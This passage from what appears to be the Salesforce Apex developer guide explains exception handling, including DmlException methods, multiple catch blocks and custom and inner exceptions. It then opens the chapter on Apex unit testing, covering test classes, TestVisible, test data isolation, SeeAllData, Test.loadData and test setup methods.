17:38:04:150 USER_DEBUG [11]|DEBUG|Stack trace: AnonymousBlock: line 5, column 1
```

The catch statement argument type is the generic Exception type. It caught the more specific SObjectException. You can verify that this is so by inspecting the return value of `e.getTypeName()` in the debug output. The output also contains other properties of the SObjectException, like the error message, the line number where the exception occurred, and the stack trace. You might be wondering why `getCause` returned null. This is because in our sample there was no previous exception (inner exception) that caused this exception. In Create Custom Exceptions, you'll get to see an example where the return value of `getCause` is an actual exception.

More Exception Methods

Some exception types, such as DmlException, have specific exception methods that apply to only them and aren't common to other exception types:

- `getDmlFieldNames(Index of the failed record)`: Returns the names of the fields that caused the error for the specified failed record.
- `getDmlId(Index of the failed record)`: Returns the ID of the failed record that caused the error for the specified failed record.

- `getDmlMessage(Index of the failed record)`: Returns the error message for the specified failed record.
- `getNumDml`: Returns the number of failed records.

Example

This snippet makes use of the DmlException methods to get more information about the exceptions returned when inserting a list of Merchandise objects. The list of items to insert contains three items, the last two of which don't have required fields and cause exceptions.

```
Merchandise__c m1 = new Merchandise__c(
    Name='Coffeemaker',
    Description__c='Kitchenware',
    Price__c=25,
    Total_Inventory__c=1000);
// Missing the Price and Total_Inventory fields
Merchandise__c m2 = new Merchandise__c(
    Name='Coffeemaker B',
    Description__c='Kitchenware');
// Missing all required fields
Merchandise__c m3 = new Merchandise__c();
Merchandise__c[] mList = new List<Merchandise__c>();
mList.add(m1);
mList.add(m2);
mList.add(m3);

try {
    insert mList;
} catch (DmlException de) {
    Integer numErrors = de.getNumDml();
    System.debug('getNumDml=' + numErrors);
    for(Integer i=0;i<numErrors;i++) {
        System.debug('getDmlFieldNames=' + de.getDmlFieldNames(i));
        System.debug('getDmlMessage=' + de.getDmlMessage(i));
    }
}
```

Note how the sample above didn't include all the initial code in the try block. Only the portion of the code that could generate an exception is wrapped inside a `try` block, in this case the `insert` statement could return a DML exception in case the input data is not valid. The exception resulting from the `insert` operation is caught by the `catch` block that follows it. After executing this sample, you'll see an output of `System.debug` statements similar to the following:

```
14:01:24:939 USER_DEBUG [20]|DEBUG|getNumDml=2

14:01:24:941 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Price, Total Inventory)

14:01:24:941 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing: [Price,
Total Inventory]

14:01:24:942 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Description, Price, Total Inventory)

14:01:24:942 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing:
[Description, Price, Total Inventory]
```

The number of DML failures is correctly reported as two since two items in our list fail insertion. Also, the field names that caused the failure, and the error message for each failed record is written to the output.

Catching Different Exception Types

In the previous examples, we used the specific exception type in the catch block. We could have also just caught the generic Exception type in all examples, which catches all exception types. For example, try running this example that throws an SObjectException and has a catch statement with an argument type of Exception. The SObjectException gets caught in the catch block.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(Exception e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

Alternatively, you can have several catch blocks—a catch block for each exception type, and a final catch block that catches the generic Exception type. Look at this example. Notice that it has three catch blocks.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(DmlException e) {
    System.debug('DmlException caught: ' + e.getMessage());
} catch(SObjectException e) {
    System.debug('SObjectException caught: ' + e.getMessage());
} catch(Exception e) {
    System.debug('Exception caught: ' + e.getMessage());
}
```

Remember that only one catch block gets executed and the remaining ones are bypassed. This example is similar to the previous one, except that it has a few more catch blocks. When you run this snippet, an SObjectException is thrown on this line: `Double inventory = m.Total_Inventory__c;`. Every catch block is examined in the order specified to find a match between the thrown exception and the exception type specified in the catch block argument:

1. The first catch block argument is of type DmlException, which doesn't match the thrown exception (SObjectException.)
2. The second catch block argument is of type SObjectException, which matches our exception, so this block gets executed and the following message is written to the debug log: `SObjectException caught: SObject row was retrieved via SOQL without querying the requested field: Merchandise__c.Total_Inventory__c`.
3. The last catch block is ignored since one catch block has already executed.

The last catch block is handy because it catches any exception type, and so catches any exception that was not caught in the previous catch blocks. Suppose we modified the code above to cause a NullPointerException to be thrown, this exception gets caught in the last catch block. Execute this modified example. You'll see the following debug message: `Exception caught: Attempt to de-reference a null object`.

```
try {
    String s;
    Boolean b = s.contains('abc'); // Causes a NullPointerException
} catch(DmlException e) {
    System.debug('DmlException caught: ' + e.getMessage());
} catch(SObjectException e) {
    System.debug('SObjectException caught: ' + e.getMessage());
```

```
} catch(Exception e) {
    System.debug('Exception caught: ' + e.getMessage());
}
```

Create Custom Exceptions

You can't throw built-in Apex exceptions. You can only catch them. But with custom exceptions, you can throw and catch them in your methods. Custom exceptions enable you to specify detailed error messages and have more custom error handling in your catch blocks.

Exceptions can be top-level classes, that is, they can have member variables, methods and constructors, they can implement interfaces, and so on.

To create your custom exception class, extend the built-in `Exception` class and make sure your class name ends with the word `Exception`, such as "MyException" or "PurchaseException". All exception classes extend the system-defined base class `Exception`, and therefore, inherits all common Exception methods.

This example defines a custom exception called `MyException`.

```
public class MyException extends Exception {}
```

Like Java classes, user-defined exception types can form an inheritance tree, and catch blocks can catch any object in this inheritance tree. For example:

```
public class BaseException extends Exception {}
public class OtherException extends BaseException {}

try {
    Integer i;
    // Your code here
    if (i < 5) throw new OtherException('This is bad');
} catch (BaseException e) {
    // This catches the OtherException
}
```

Here are some ways you can create your exceptions objects, which you can then throw.

You can construct exceptions:

- With no arguments:

  ```
  new MyException();
  ```

- With a single String argument that specifies the error message:

  ```
  new MyException('This is bad');
  ```

- With a single Exception argument that specifies the cause and that displays in any stack trace:

  ```
  new MyException(e);
  ```

- With both a String error message and a chained exception cause that displays in any stack trace:

  ```
  new MyException('This is bad', e);
  ```

Rethrowing Exceptions and Inner Exceptions

After catching an exception in a catch block, you have the option to rethrow the caught exception variable. This is useful if your method is called by another method and you want to delegate the handling of the exception to the caller method. You can rethrow the caught exception as an inner exception in your custom exception and have the main method catch your custom exception type.

The following example shows how to rethrow an exception as an inner exception. The example defines two custom exceptions, `My1Exception` and `My2Exception`, and generates a stack trace with information about both.

```
// Define two custom exceptions
public class My1Exception extends Exception {}
public class My2Exception extends Exception {}

try {
    // Throw first exception
    throw new My1Exception('First exception');
} catch (My1Exception e) {
    // Throw second exception with the first
    // exception variable as the inner exception
    throw new My2Exception('Thrown with inner exception', e);
}
```

This is how the stack trace looks like resulting from running the code above:

```
15:52:21:073 EXCEPTION_THROWN [7]|My1Exception: First exception

15:52:21:077 EXCEPTION_THROWN [11]|My2Exception: Throw with inner exception

15:52:21:000 FATAL_ERROR AnonymousBlock: line 11, column 1

15:52:21:000 FATAL_ERROR Caused by

15:52:21:000 FATAL_ERROR AnonymousBlock: line 7, column 1
```

The example in the next section shows how to handle an exception with an inner exception by calling the `getCause` method.

Inner Exception Example

Now that you've seen how to create a custom exception class and how to construct your exception objects, let's create and run an example that demonstrates the usefulness of custom exceptions.

1. In the Developer Console, create a class named `MerchandiseException` and confirm that it has this content.

   ```
   public class MerchandiseException extends Exception {

   }
   ```

   You'll use this exception class in the second class that you create. The curly braces at the end enclose the body of your exception class, which we left empty because we get some free code—our class inherits all the constructors and common exception methods, such as `getMessage`, from the built-in `Exception` class.

2. Next, create a second class named `MerchandiseUtility`.

   ```
   public class MerchandiseUtility {
       public static void mainProcessing() {
           try {
               insertMerchandise();
           } catch(MerchandiseException me) {
               System.debug('Message: ' + me.getMessage());
   ```

```
            System.debug('Cause: ' + me.getCause());
            System.debug('Line number: ' + me.getLineNumber());
            System.debug('Stack trace: ' + me.getStackTraceString());
        }
    }

    public static void insertMerchandise() {
        try {
            // Insert merchandise without required fields
            Merchandise__c m = new Merchandise__c();
            insert m;
        } catch(DmlException e) {
            // Something happened that prevents the insertion
            // of Employee custom objects, so throw a more
            // specific exception.
            throw new MerchandiseException(
                'Merchandise item could not be inserted.', e);
        }
    }
}
```

This class contains the `mainProcessing` method, which calls `insertMerchandise`. The latter causes an exception by inserting a Merchandise without required fields. The catch block catches this exception and throws a new exception, the custom MerchandiseException you created earlier. Notice that we called a constructor for the exception that takes two arguments: the error message, and the original exception object. You might wonder why we are passing the original exception? Because it is useful information—when the MerchandiseException gets caught in the first method, `mainProcessing`, the original exception (referred to as an inner exception) is really the cause of this exception because it occurred before the MerchandiseException.

3. Now let's see all this in action to understand better. Execute the following:

```
MerchandiseUtility.mainProcessing();
```

4. Check the debug log output. You should see something similar to the following:

```
18:12:34:928 USER_DEBUG [6]|DEBUG|Message: Merchandise item could not be inserted.

18:12:34:929 USER_DEBUG [7]|DEBUG|Cause: System.DmlException: Insert failed. First
exception on row 0; first error: REQUIRED_FIELD_MISSING, Required fields are missing:
[Description, Price, Total Inventory]: [Description, Price, Total Inventory]

18:12:34:929 USER_DEBUG [8]|DEBUG|Line number: 22

18:12:34:930 USER_DEBUG [9]|DEBUG|Stack trace:
Class.EmployeeUtilityClass.insertMerchandise: line 22, column 1
```

A few items of interest:

- The cause of MerchandiseException is the DmlException. You can see the DmlException message also that states that required fields were missing.
- The stack trace is line 22, which is the second time an exception was thrown. It corresponds to the throw statement of MerchandiseException.

  ```
  throw new MerchandiseException('Merchandise item could not be inserted.', e);
  ```

CHAPTER 13 Testing Apex

In this chapter ...

- Understanding Testing in Apex
- What to Test in Apex
- What are Apex Unit Tests?
- Understanding Test Data
- Run Unit Test Methods
- Testing Best Practices
- Testing Example
- Testing and Code Coverage
- Code Coverage Best Practices
- Build a Mocking Framework with the Stub API

Apex provides a testing framework that allows you to write unit tests, run your tests, check test results, and have code coverage results.

This chapter provides covers unit tests, data visibility for tests, as well as the tools that are available on the Force.com platform for testing Apex. Testing best practices and a testing example are also provided.

Understanding Testing in Apex

Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

Why Test Apex?

Testing is key to the success of your application, particularly if your application is to be deployed to customers. If you validate that your application works as expected, that there are no unexpected behaviors, your customers are going to trust you more.

There are two ways of testing an application. One is through the Salesforce user interface, important, but merely testing through the user interface will not catch all of the use cases for your application. The other way is to test for bulk functionality: up to 200 records can be passed through your code if it's invoked using SOAP API or by a Visualforce standard set controller.

An application is seldom finished. You will have additional releases of it, where you change and extend functionality. If you have written comprehensive tests, you can ensure that a regression is not introduced with any new functionality.

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

Salesforce runs all tests in all organizations that have Apex code to verify that no behavior has been altered as a result of any service upgrades.

What to Test in Apex

Salesforce recommends that you write tests for the following:

Single action
Test to verify that a single record produces the correct, expected result.

Bulk actions
Any Apex code, whether a trigger, a class or an extension, may be invoked for 1 to 200 records. You must test not only the single record case, but the bulk cases as well.

Positive behavior
Test to verify that the expected behavior occurs through every expected permutation, that is, that the user filled out everything correctly and did not go past the limits.

Negative behavior
There are likely limits to your applications, such as not being able to add a future date, not being able to specify a negative amount, and so on. You must test for the negative case and verify that the error messages are correctly produced as well as for the positive, within the limits cases.

Restricted user
Test whether a user with restricted access to the sObjects used in your code sees the expected behavior. That is, whether they can run the code or receive error messages.

Note: Conditional and ternary operators are not considered executed unless both the positive and negative branches are executed.

For examples of these types of tests, see Testing Example on page 577.

What are Apex Unit Tests?

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.

For example:

```
@isTest
private class myClass {
     static testMethod void myTest() {
        // code_block
    }
}
```

This is the same test class as in the previous example but it defines the test method with the `isTest` annotation instead.

```
@isTest
private class myClass {
    @isTest static void myTest() {
        // code_block
    }
}
```

Use the `isTest` annotation to define classes and methods that only contain code used for testing your application. The `isTest` annotation on methods is equivalent to the `testMethod` keyword.

Note: Classes defined with the `isTest` annotation don't count against your organization limit of 3 MB for all Apex code.

This is an example of a test class that contains two test methods.

```
@isTest
private class MyTestClass {

   // Methods for testing
   @isTest static void test1() {
      // Implement test code
   }

   @isTest static void test2() {
      // Implement test code
```

```
    }

}
```

Classes and methods defined as `isTest` can be either `private` or `public`. The access level of test classes methods doesn't matter. This means you don't need to add an access modifier when defining a test class or test methods. The default access level in Apex is private. The testing framework can always find the test methods and execute them, regardless of their access level.

Classes defined as `isTest` must be top-level classes and can't be interfaces or enums.

Methods of a test class can only be called from a running test, that is, a test method or code invoked by a test method, and can't be called by a non-test request.

This example shows a class and its corresponding test class. This is the class to be tested. It contains two methods and a constructor.

```
public class TVRemoteControl {
    // Volume to be modified
    Integer volume;
    // Constant for maximum volume value
    static final Integer MAX_VOLUME = 50;

    // Constructor
    public TVRemoteControl(Integer v) {
        // Set initial value for volume
        volume = v;
    }

    public Integer increaseVolume(Integer amount) {
        volume += amount;
        if (volume > MAX_VOLUME) {
            volume = MAX_VOLUME;
        }
        return volume;
    }

    public Integer decreaseVolume(Integer amount) {
        volume -= amount;
        if (volume < 0) {
            volume = 0;
        }
        return volume;
    }

    public static String getMenuOptions() {
        return 'AUDIO SETTINGS - VIDEO SETTINGS';
    }

}
```

This is the corresponding test class. It contains four test methods. Each method in the previous class is called. Although this would have been enough for test coverage, the test methods in the test class perform additional testing to verify boundary conditions.

```
@isTest
class TVRemoteControlTest {
    @isTest static void testVolumeIncrease() {
        TVRemoteControl rc = new TVRemoteControl(10);
```

```
        Integer newVolume = rc.increaseVolume(15);
        System.assertEquals(25, newVolume);
    }

    @isTest static void testVolumeDecrease() {
        TVRemoteControl rc = new TVRemoteControl(20);
        Integer newVolume = rc.decreaseVolume(15);
        System.assertEquals(5, newVolume);
    }

    @isTest static void testVolumeIncreaseOverMax() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.increaseVolume(100);
        System.assertEquals(50, newVolume);
    }

    @isTest static void testVolumeDecreaseUnderMin() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.decreaseVolume(100);
        System.assertEquals(0, newVolume);
    }

    @isTest static void testGetMenuOptions() {
        // Static method call. No need to create a class instance.
        String menu = TVRemoteControl.getMenuOptions();
        System.assertNotEquals(null, menu);
        System.assertNotEquals('', menu);
    }
}
```

Unit Test Considerations

Here are some things to note about unit tests.

- Starting with Salesforce API 28.0, test methods can no longer reside in non-test classes and must be part of classes annotated with `isTest`. See the `TestVisible` annotation to learn how you can access private class members from a test class.
- Test methods can't be used to test Web service callouts. Instead, use mock callouts. See Test Web Service Callouts and Testing HTTP Callouts.
- You can't send email messages from a test method.
- Since test methods don't commit data created in the test, you don't have to delete test data upon completion.
- If a test class contains a static member variable, and the variable's value is changed in a testSetup or test method, the new value isn't preserved. Other test methods in this class get the original value of the static member variable. This behavior also applies when the static member variable is defined in another class and accessed in test methods.
- For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names.
- Tracked changes for a record (FeedTrackedChange records) in Chatter feeds aren't available when test methods modify the associated record. FeedTrackedChange records require the change to the parent record they're associated with to be committed to the database before they're created. Since test methods don't commit data, they don't result in the creation of FeedTrackedChange records.

Similarly, field history tracking records (such as AccountHistory) can't be created in test methods because they require other sObject records to be committed first (for example, Account).

SEE ALSO:

IsTest Annotation

Accessing Private Test Class Members

Test methods are defined in a test class, separate from the class they test. This can present a problem when having to access a private class member variable from the test method, or when calling a private method. Because these are private, they aren't visible to the test class. You can either modify the code in your class to expose public methods that will make use of these private class members, or you can simply annotate these private class members with `TestVisible`. When you annotate private or protected members with this annotation, they can be accessed by test methods and only code running in test context.

This example shows how `TestVisible` is used with private member variables, a private inner class with a constructor, a private method, and a private custom exception. All these can be accessed in the test class because they're annotated with `TestVisible`. The class is listed first and is followed by a test class containing the test methods.

```
public class VisibleSampleClass {
    // Private member variables
    @TestVisible private Integer recordNumber = 0;
    @TestVisible private String areaCode = '(415)';
    // Public member variable
    public Integer maxRecords = 1000;

    // Private inner class
    @TestVisible class Employee {
        String fullName;
        String phone;

        // Constructor
        @TestVisible Employee(String s, String ph) {
            fullName = s;
            phone = ph;
        }
    }

    // Private method
    @TestVisible private String privateMethod(Employee e) {
        System.debug('I am private.');
        recordNumber++;
        String phone = areaCode + ' ' + e.phone;
        String s = e.fullName + '\'s phone number is ' + phone;
        System.debug(s);
        return s;
    }

    // Public method
    public void publicMethod() {
        maxRecords++;
        System.debug('I am public.');
    }
```

```
    // Private custom exception class
    @TestVisible private class MyException extends Exception {}
}
```

```
// Test class for VisibleSampleClass
@isTest
private class VisibleSampleClassTest {

    // This test method can access private members of another class
    // that are annotated with @TestVisible.
    static testmethod void test1() {
        VisibleSampleClass sample = new VisibleSampleClass ();

        // Access private data members and update their values
        sample.recordNumber = 100;
        sample.areaCode = '(510)';

        // Access private inner class
        VisibleSampleClass.Employee emp =
            new VisibleSampleClass.Employee('Joe Smith', '555-1212');

        // Call private method
        String s = sample.privateMethod(emp);

        // Verify result
        System.assert(
            s.contains('(510)') &&
            s.contains('Joe Smith') &&
            s.contains('555-1212'));
    }

    // This test method can throw private exception defined in another class
    static testmethod void test2() {
        // Throw private exception.
        try {
            throw new VisibleSampleClass.MyException('Thrown from a test.');
        } catch(VisibleSampleClass.MyException e) {
            // Handle exception
        }
    }

    static testmethod void test3() {
        // Access public method.
        // No @TestVisible is used.
        VisibleSampleClass sample = new VisibleSampleClass ();
        sample.publicMethod();
    }

}
```

The `TestVisible` annotation can be handy when you upgrade the Salesforce API version of existing classes containing mixed test and non-test code. Because test methods aren't allowed in non-test classes starting in API version 28.0, you must move the test methods from the old class into a new test class (a class annotated with `isTest`) when you upgrade the API version of your class. You might

run into visibility issues when accessing private methods or member variables of the original class. In this case, just annotate these private members with `TestVisible`.

Understanding Test Data

Apex test data is transient and isn't committed to the database.

This means that after a test method finishes execution, the data inserted by the test doesn't persist in the database. As a result, there is no need to delete any test data at the conclusion of a test. Likewise, all the changes to existing records, such as updates or deletions, don't persist. This transient behavior of test data makes the management of data easier as you don't have to perform any test data cleanup. At the same time, if your tests access organization data, this prevents accidental deletions or modifications to existing records.

By default, existing organization data isn't visible to test methods, with the exception of certain setup objects. You should create test data for your test methods whenever possible. However, test code saved against Salesforce API version 23.0 or earlier has access to all data in the organization. Data visibility for tests is covered in more detail in the next section.

Isolation of Test Data from Organization Data in Unit Tests

Starting with Apex code saved using Salesforce API version 24.0 and later, test methods don't have access by default to pre-existing data in the organization, such as standard objects, custom objects, and custom settings data, and can only access data that they create. However, objects that are used to manage your organization or metadata objects can still be accessed in your tests such as:

- User
- Profile
- Organization
- AsyncApexJob
- CronTrigger
- RecordType
- ApexClass
- ApexTrigger
- ApexComponent
- ApexPage

Whenever possible, you should create test data for each test. You can disable this restriction by annotating your test class or test method with the `IsTest(SeeAllData=true)` annotation.

Test code saved using Salesforce API version 23.0 or earlier continues to have access to all data in the organization and its data access is unchanged.

Data Access Considerations

- If a new test method saved using Salesforce API version 24.0 or later calls a method in another class saved using version 23.0 or earlier, the data access restrictions of the caller are enforced in the called method; that is, the called method won't have access to organization data because the caller doesn't, even though it was saved in an earlier version.
- The `IsTest(SeeAllData=true)` annotation has no effect when added to Apex code saved using Salesforce API version 23.0 and earlier.
- This access restriction to test data applies to all code running in test context. For example, if a test method causes a trigger to execute and the test can't access organization data, the trigger won't be able to either.
- If a test makes a Visualforce request, the executing test stays in test context but runs in a different thread, so test data isolation is no longer enforced. In this case, the test will be able to access all data in the organization after initiating the Visualforce request.

However, if the Visualforce request performs a callback, such as a JavaScript remoting call, any data inserted by the callback won't be visible to the test.

- For Apex saved using Salesforce API version 27.0 and earlier, the VLOOKUP validation rule function always looks up data in the organization, in addition to test data, when fired by a running Apex test. Starting with version 28.0, the VLOOKUP validation rule function no longer accesses organization data from a running Apex test and looks up only data created by the test, unless the test class or method is annotated with `IsTest(SeeAllData=true)`.
- There might be some cases where you can't create certain types of data from your test method because of specific limitations. Here are some examples of such limitations.
  - Some standard objects aren't createable. For more information on these objects, see the *Object Reference for Salesforce and Force.com*.
  - For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names. This happens whether or not your test is annotated with `IsTest(SeeAllData=true)`.
  - Records that are created only after related records are committed to the database, like tracked changes in Chatter. Tracked changes for a record (FeedTrackedChange records) in Chatter feeds aren't available when test methods modify the associated record. FeedTrackedChange records require the change to the parent record they're associated with to be committed to the database before they're created. Since test methods don't commit data, they don't result in the creation of FeedTrackedChange records. Similarly, field history tracking records (such as AccountHistory) can't be created in test methods because they require other sObject records to be committed first (for example, Account).

Using the isTest(SeeAllData=true) Annotation

Annotate your test class or test method with `IsTest(SeeAllData=true)` to open up data access to records in your organization.

This example shows how to define a test class with the `isTest(SeeAllData=true)` annotation. All the test methods in this class have access to all data in the organization.

```
// All test methods in this class can access all data.
@isTest(SeeAllData=true)
public class TestDataAccessClass {

    // This test accesses an existing account.
    // It also creates and accesses a new test account.
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }

    // Like the previous method, this test method can also access all data
```

```
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
    }

}
```

This second example shows how to apply the `isTest(SeeAllData=true)` annotation on a test method. Because the class that the test method is contained in isn't defined with this annotation, you have to apply this annotation on the test method to enable access to all data for that test method. The second test method doesn't have this annotation, so it can access only the data it creates in addition to objects that are used to manage your organization, such as users.

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {

    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }

    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

Considerations for the `IsTest(SeeAllData=true)` Annotation

- If a test class is defined with the `isTest(SeeAllData=true)` annotation, this annotation applies to all its test methods whether the test methods are defined with the `@isTest` annotation or the `testmethod` keyword.
- The `isTest(SeeAllData=true)` annotation is used to open up data access when applied at the class or method level. However, using `isTest(SeeAllData=false)` on a method doesn't restrict organization data access for that method if the containing class has already been defined with the `isTest(SeeAllData=true)` annotation. In this case, the method will still have access to all the data in the organization.

Loading Test Data

Using the `Test.loadData` method, you can populate data in your test methods without having to write many lines of code.

Follow these steps:

1. Add the data in a .csv file.
2. Create a static resource for this file.
3. Call `Test.loadData` within your test method and passing it the sObject type token and the static resource name.

For example, for Account records and a static resource name of *myResource*, make the following call:

```
List<sObject> ls = Test.loadData(Account.sObjectType, 'myResource');
```

The `Test.loadData` method returns a list of sObjects that correspond to each record inserted.

You must create the static resource prior to calling this method. The static resource is a comma-delimited file ending with a .csv extension. The file contains field names and values for the test records. The first line of the file must contain the field names and subsequent lines are the field values. To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Once you create a static resource for your .csv file, the static resource will be assigned a MIME type. Supported MIME types are:

- text/csv
- application/vnd.ms-excel
- application/octet-stream
- text/plain

`Test.loadData` Example

The following are steps for creating a sample .csv file and a static resource, and calling `Test.loadData` to insert the test records.

1. Create a .csv file that has the data for the test records. This sample .csv file has three account records. You can use this sample content to create your .csv file.

   ```
   Name,Website,Phone,BillingStreet,BillingCity,BillingState,BillingPostalCode,BillingCountry
   sForceTest1,http://www.sforcetest1.com,(415) 901-7000,The Landmark @ One Market,San
   Francisco,CA,94105,US
   sForceTest2,http://www.sforcetest2.com,(415) 901-7000,The Landmark @ One Market Suite
   300,San Francisco,CA,94105,US
   sForceTest3,http://www.sforcetest3.com,(415) 901-7000,1 Market St,San
   Francisco,CA,94105,US
   ```

2. Create a static resource for the .csv file:
   a. From Setup, enter *Static Resources* in the `Quick Find` box, then select **Static Resources**.
   b. Click **New**.
   c. Name your static resource *testAccounts*.
   d. Choose the file you created.
   e. Click **Save**.

3. Call `Test.loadData` in a test method to populate the test accounts.

   ```
   @isTest
   private class DataUtil {
       static testmethod void testLoadData() {
           // Load the test accounts from the static resource
           List<sObject> ls = Test.loadData(Account.sObjectType, 'testAccounts');
           // Verify that all 3 test accounts were created
   ```

```
        System.assert(ls.size() == 3);

        // Get first test account
        Account a1 = (Account)ls[0];
        String acctName = a1.Name;
        System.debug(acctName);

        // Perform some testing using the test records
    }
}
```

Common Test Utility Classes for Test Data Creation

Common test utility classes are public test classes that contain reusable code for test data creation.

Public test utility classes are defined with the `isTest` annotation, and as such, are excluded from the organization code size limit and execute in test context. They can be called by test methods but not by non-test code.

The methods in the public test utility class are defined the same way methods are in non-test classes. They can take parameters and can return a value. The methods should be declared as public or global to be visible to other test classes. These common methods can be called by any test method in your Apex classes to set up test data before running the test. While you can create public methods for test data creation in a regular Apex class, without the `isTest` annotation, you don't get the benefit of excluding this code from the organization code size limit.

This is an example of a test utility class. It contains one method, `createTestRecords`, which accepts the number of accounts to create and the number of contacts per account. The next example shows a test method that calls this method to create some data.

```
@isTest
public class TestDataFactory {
    public static void createTestRecords(Integer numAccts, Integer numContactsPerAcct) {
        List<Account> accts = new List<Account>();

        for(Integer i=0;i<numAccts;i++) {
            Account a = new Account(Name='TestAccount' + i);
            accts.add(a);
        }
        insert accts;

        List<Contact> cons = new List<Contact>();
        for (Integer j=0;j<numAccts;j++) {
            Account acct = accts[j];
            // For each account just inserted, add contacts
            for (Integer k=numContactsPerAcct*j;k<numContactsPerAcct*(j+1);k++) {
                cons.add(new Contact(firstname='Test'+k,
                                     lastname='Test'+k,
                                     AccountId=acct.Id));
            }
        }
        // Insert all contacts for all accounts
        insert cons;
    }
}
```

The test method in this class calls the test utility method, `createTestRecords`, to create five test accounts with three contacts each.

```
@isTest
private class MyTestClass {
    static testmethod void test1() {
        TestDataFactory.createTestRecords(5,3);
        // Run some tests
    }
}
```

Using Test Setup Methods

Use test setup methods (methods that are annotated with `@testSetup`) to create test records once and then access them in every test method in the test class. Test setup methods can be time-saving when you need to create reference or prerequisite data for all test methods, or a common set of records that all test methods operate on.

Test setup methods can reduce test execution times especially when you're working with many records. Test setup methods enable you to create common test data easily and efficiently. By setting up records once for the class, you don't need to re-create records for each test method. Also, because the rollback of records that are created during test setup happens at the end of the execution of the entire class, the number of records that are rolled back is reduced. As a result, system resources are used more efficiently compared to creating those records and having them rolled back for each test method.

If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of test class execution. If a test method changes those records, such as record field updates or record deletions, those changes are rolled back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those records.

Syntax

Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method.

```
@testSetup static void methodName() {

}
```

Example

The following example shows how to create test records once and then access them in multiple test methods. Also, the example shows how changes that are made in the first test method are rolled back and are not available to the second test method.

```
@isTest
private class CommonTestSetup {

    @testSetup static void setup() {
        // Create common test accounts
        List<Account> testAccts = new List<Account>();
        for(Integer i=0;i<2;i++) {
            testAccts.add(new Account(Name = 'TestAcct'+i));
        }
        insert testAccts;
    }
```

```
    @isTest static void testMethod1() {
        // Get the first test account by using a SOQL query
        Account acct = [SELECT Id FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Modify first account
        acct.Phone = '555-1212';
        // This update is local to this test method only.
        update acct;

        // Delete second account
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
        // This deletion is local to this test method only.
        delete acct2;

        // Perform some testing
    }

    @isTest static void testMethod2() {
        // The changes made by testMethod1() are rolled back and
        // are not visible to this test method.
        // Get the first account by using a SOQL query
        Account acct = [SELECT Phone FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Verify that test account created by test setup method is unaltered.
        System.assertEquals(null, acct.Phone);

        // Get the second account by using a SOQL query
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
        // Verify test account created by test setup method is unaltered.
        System.assertNotEquals(null, acct2);

        // Perform some testing
    }

}
```

Test Setup Method Considerations

- Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access to organization data by using the `@isTest(SeeAllData=true)` annotation, test setup methods aren't supported in this class. Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only.
- You can have only one test setup method per test class.
